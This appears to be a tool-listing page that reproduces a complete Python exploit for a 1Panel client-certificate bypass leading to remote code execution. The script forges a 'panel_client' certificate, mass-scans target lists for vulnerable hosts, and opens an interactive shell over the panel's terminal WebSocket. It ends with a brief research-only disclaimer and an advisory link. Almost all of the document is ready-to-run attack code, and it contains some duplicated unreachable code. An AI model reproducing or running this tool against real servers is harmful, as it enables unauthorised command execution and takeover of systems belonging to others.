
For example, single target detection + command execution (interactive SSH command execution) is shown below:
root@kitploit:~
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---

def generate_self_signed_cert():
    """动态生成CN为'panel_client'的证书和私钥,并返回临时文件路径。"""
    with print_lock:
        print("[*] 正在动态生成伪造的客户端证书...")
    try:
        private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
        subject = issuer = x509.Name([x509.NameAttribute(NameOID.COMMON_NAME, u"panel_client")])
        cert_builder = x509.CertificateBuilder().subject_name(subject).issuer_name(issuer).public_key(
            private_key.public_key()
        ).serial_number(x509.random_serial_number()).not_valid_before(
            datetime.datetime.utcnow()
        ).not_valid_after(
            datetime.datetime.utcnow() + datetime.timedelta(days=365)
        )
        cert = cert_builder.sign(private_key, hashes.SHA256())
        
        key_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".key")
        key_file.write(private_key.private_bytes(
            encoding=serialization.Encoding.PEM, format=serialization.PrivateFormat.PKCS8,
            encryption_algorithm=serialization.NoEncryption(),
        ))
        key_file.close()
        
        cert_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".crt")
        cert_file.write(cert.public_bytes(serialization.Encoding.PEM))
        cert_file.close()
        
        with print_lock:
            print(f"[+] 证书已生成: {cert_file.name}, {key_file.name}")
        return cert_file.name, key_file.name
    except Exception as e:
        with print_lock:
            print(f"[ERROR] 生成证书时发生错误: {e}")
        return None, None

def check_target(target_host, cert_path, key_path, proxy_dict, proxy_opts):
    """对单个目标执行完整的两步检测流程。返回 (target_host, bool, str)"""
    # 步骤一:HTTP 预检
    check_url = f"https://{target_host}/api/v2/dashboard/base/os"
    headers = {
        'User-Agent': '1panel_client',
        'Origin':f"https://{target_host}/",
        'Content-Type': 'application/ison'
    }
    try:
        response = requests.get(
            check_url, cert=(cert_path, key_path), proxies=proxy_dict, verify=False, timeout=10, headers=headers
        )
        if response.status_code != 200:
            return target_host, False, f"预检失败 (HTTP {response.status_code})"
        with print_lock:
            print(f"[*] {target_host:<21} - HTTP 预检成功 (200 OK)")
    except requests.exceptions.RequestException as e:
        return target_host, False, f"预检请求失败 ({type(e).__name__})"

    # 步骤二:WebSocket 连接尝试
    ws_url = f"wss://{target_host}/api/v2/hosts/terminal"
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.load_cert_chain(cert_path, key_path)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ws = websocket.create_connection(ws_url, sslopt={"context": ssl_context}, timeout=10, **proxy_opts)
        ws.close()
        return target_host, True, "存在漏洞 (HTTP预检和WSS连接均成功)"
    except Exception as e:
        return target_host, False, f"WSS连接失败 ({type(e).__name__})"

    # 步骤二:WebSocket 连接尝试
    ws_url = f"wss://{target_host}/api/v2/hosts/terminal"
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.load_cert_chain(cert_path, key_path)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ws = websocket.create_connection(ws_url, sslopt={"context": ssl_context}, timeout=10, **proxy_opts)
        ws.close()
        return True, "存在漏洞 (HTTP预检和WSS连接均成功)"
    except Exception as e:
        return False, f"WSS连接失败 ({type(e).__name__})"

def receive_thread(ws):
    """交互式Shell的接收线程。"""
    global exploit_running
    while exploit_running:
        try:
            raw_message = ws.recv()
            if not raw_message: continue
            response_json = json.loads(raw_message)
            if isinstance(response_json, dict) and "data" in response_json and response_json["data"]:
                decoded_bytes = base64.b64decode(response_json["data"])
                output_str = decoded_bytes.decode('utf-8', errors='ignore')
                sys.stdout.write(output_str)
                sys.stdout.flush()
        except (websocket.WebSocketConnectionClosedException, ConnectionResetError):
            if exploit_running: print("\n[*] 连接意外关闭。"); exploit_running = False
            break
        except Exception: pass

def run_exploit_mode(target, cert_path, key_path, proxy_opts):
    """执行单目标利用。"""
    global exploit_running
    print("[*] 正在尝试获取交互式 Shell...")
    ws_url = f"wss://{target}/api/v2/hosts/terminal"
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.load_cert_chain(cert_path, key_path)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ws = websocket.create_connection(ws_url, sslopt={"context": ssl_context}, **proxy_opts)
        print("[+] Shell 获取成功!")
        print("[*] 输入 'exit' 或按下 Ctrl+C 退出。")
        print("---")

        recv_th = threading.Thread(target=receive_thread, args=(ws,))
        recv_th.daemon = True
        recv_th.start()
        
        while exploit_running:
            try:
                cmd = input()
                if cmd.strip().lower() == 'exit': break
                b64_cmd = base64.b64encode((cmd + '\n').encode('utf-8')).decode('utf-8')
                ws.send(json.dumps({"type": "cmd", "data": b64_cmd}))
            except EOFError: break
        
        exploit_running = False
        ws.close()
    except KeyboardInterrupt:
        print("\n[*] 用户中断,正在关闭 Shell...")
    except Exception as e:
        print(f"\n[-] 获取 Shell 时发生错误: {e}")
    finally:
        exploit_running = False

def run_scan_mode(targets, cert_path, key_path, proxy_dict, proxy_opts, threads, output_file):
    """执行批量扫描。"""
    print(f"[*] 开始对 {len(targets)} 个目标进行检测,使用 {threads} 个线程...")
    with ThreadPoolExecutor(max_workers=threads) as executor:
        future_to_target = {executor.submit(check_target, t, cert_path, key_path, proxy_dict, proxy_opts): t for t in targets}
        for future in as_completed(future_to_target):
            target, is_vulnerable, message = future.result()
            with print_lock:
                if is_vulnerable:
                    print(f"[+] {target:<21} - {message}")
                    vulnerable_hosts.append(target)
                else:
                    print(f"[-] {target:<21} - {message}")
    
    if vulnerable_hosts:
        print(f"\n[*] 检测完成!发现 {len(vulnerable_hosts)} 个存在漏洞的目标。")
        with open(output_file, 'w') as f:
            for host in vulnerable_hosts:
                f.write(host + '\n')
        print(f"[+] 结果已保存到文件: {output_file}")
    else:
        print("\n[*] 检测完成,未发现存在漏洞的目标。")

def main():
    parser = argparse.ArgumentParser(description="1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)\n作者: Mrxn https://github.com/Mr-xn", formatter_class=argparse.RawTextHelpFormatter)
    mode = parser.add_mutually_exclusive_group(required=True)
    mode.add_argument("-u", "--url", help="单个目标,进入利用模式。例如: 192.168.1.100:8080")
    mode.add_argument("-f", "--file", help="目标文件,进入批量扫描模式。")
    
    parser.add_argument("-o", "--output", default="vulnerable_targets.txt", help="[扫描模式] 保存漏洞结果的文件名。")
    parser.add_argument("-t", "--threads", type=int, default=20, help="[扫描模式] 并发线程数。")
    parser.add_argument("--proxy", help="为所有请求设置代理。例如: http://127.0.0.1:8080")
    args = parser.parse_args()

    cert_path, key_path = generate_self_signed_cert()
    if not cert_path: sys.exit(1)

    proxy_dict = {"http": args.proxy, "https": args.proxy} if args.proxy else {}
    proxy_opts = {}
    if args.proxy:
        print(f"[*] 所有请求将通过代理: {args.proxy}")
        p = urlparse(args.proxy)
        proxy_opts = {"proxy_type": p.scheme, "http_proxy_host": p.hostname, "http_proxy_port": p.port, "http_proxy_auth": (p.username, p.password) if p.username else None}

    try:
        if args.url:
            # --- 利用模式 ---
            print(f"---[ 进入单点利用模式: {args.url} ]---")
            target, is_vulnerable, message = check_target(args.url, cert_path, key_path, proxy_dict, proxy_opts)
            if is_vulnerable:
                print(f"[+] 目标 {args.url} 确认存在漏洞!")
                run_exploit_mode(args.url, cert_path, key_path, proxy_opts)
            else:
                print(f"[-] 目标 {args.url} 不存在漏洞或无法访问: {message}")
        
        elif args.file:
            # --- 扫描模式 ---
            print(f"---[ 进入批量扫描模式: {args.file} ]---")
            if not os.path.exists(args.file):
                print(f"[ERROR] 目标文件不存在: {args.file}"); return
            with open(args.file, 'r') as f:
                targets = [line.strip() for line in f if line.strip()]
            if not targets:
                print("[ERROR] 目标文件为空。"); return
            run_scan_mode(targets, cert_path, key_path, proxy_dict, proxy_opts, args.threads, args.output)

    except KeyboardInterrupt:
        print("\n[*] 用户中断,正在退出...")
    finally:
        if cert_path and os.path.exists(cert_path): os.remove(cert_path)
        if key_path and os.path.exists(key_path): os.remove(key_path)
        print("[*] 临时证书已清理,程序退出。")

if __name__ == "__main__":
    main()

Disclaimer

This tool is for security research and learning purposes only. Any direct or indirect consequences or damages arising from the dissemination or use of the information in this document shall be borne solely by the user. The author assumes no responsibility.

References

  • https://github.com/1Panel-dev/1Panel/security/advisories/GHSA-8j63-96wh-wh3j
Download Tool